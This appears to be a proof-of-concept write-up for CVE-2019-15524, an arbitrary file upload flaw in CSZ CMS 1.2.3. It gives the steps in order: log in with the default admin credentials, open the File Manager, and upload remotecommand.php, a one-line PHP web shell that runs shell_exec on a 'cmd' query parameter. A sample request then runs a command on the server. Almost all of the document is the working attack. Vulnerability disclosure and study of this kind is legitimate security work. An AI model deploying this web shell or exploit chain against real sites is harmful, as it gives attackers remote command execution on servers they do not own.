

CVE-2019-15524

CSZ CMS 1.2.3 allows arbitrary file upload, as demonstrated by a .php file to admin/filemanager in the File Management Module, which leads to remote code execution by visiting a photo/upload/2019/ URI.

Login via default user credential
[default admin!] Username: demo@cszcms.com / password: 123456
http://localhost/csz_cms/admin/login



Navigate FileManager tab[Content Menu > File Manager]
http://localhost/csz_cms/admin/filemanager





remotecommand.php

remotecommand.php

```
1  "<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>"
```

Upload [remotecommand.php] in ”/photo/upload/2019/” folder.
This folder writeable and readable.





http://localhost/csz_cms/photo/upload/2019/remotecommand.php?cmd=date